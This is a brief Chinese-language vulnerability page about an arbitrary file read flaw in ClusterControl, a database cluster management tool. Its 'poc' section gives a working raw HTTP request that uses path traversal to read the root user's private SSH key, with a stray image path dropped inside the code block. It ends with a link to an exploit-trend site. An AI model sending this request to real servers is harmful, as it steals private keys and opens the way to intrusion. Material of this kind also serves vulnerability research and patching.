Description
ClusterControl是一款专为数据库集群管理而设计的开源工具。ClusterControl存在任意文件读取漏洞,攻击者通过构造恶意请求,读取服务器任意文件内容。
ClusterControl是一款专为数据库集群管理而设计的开源工具。ClusterControl存在任意文件读取漏洞,攻击者通过构造恶意请求,读取服务器任意文件内容。
# ClusterControl存在任意文件读取漏洞
## poc
```yaml

GET /../../../../../../../../..//root/.ssh/id_rsa HTTP/1.1
Host:
Accept-Encoding: identity
User-Agent: python-urllib3/1.26.4
```
# Visit https://trap.biu.life/ to view exploit trends for this vulnerability.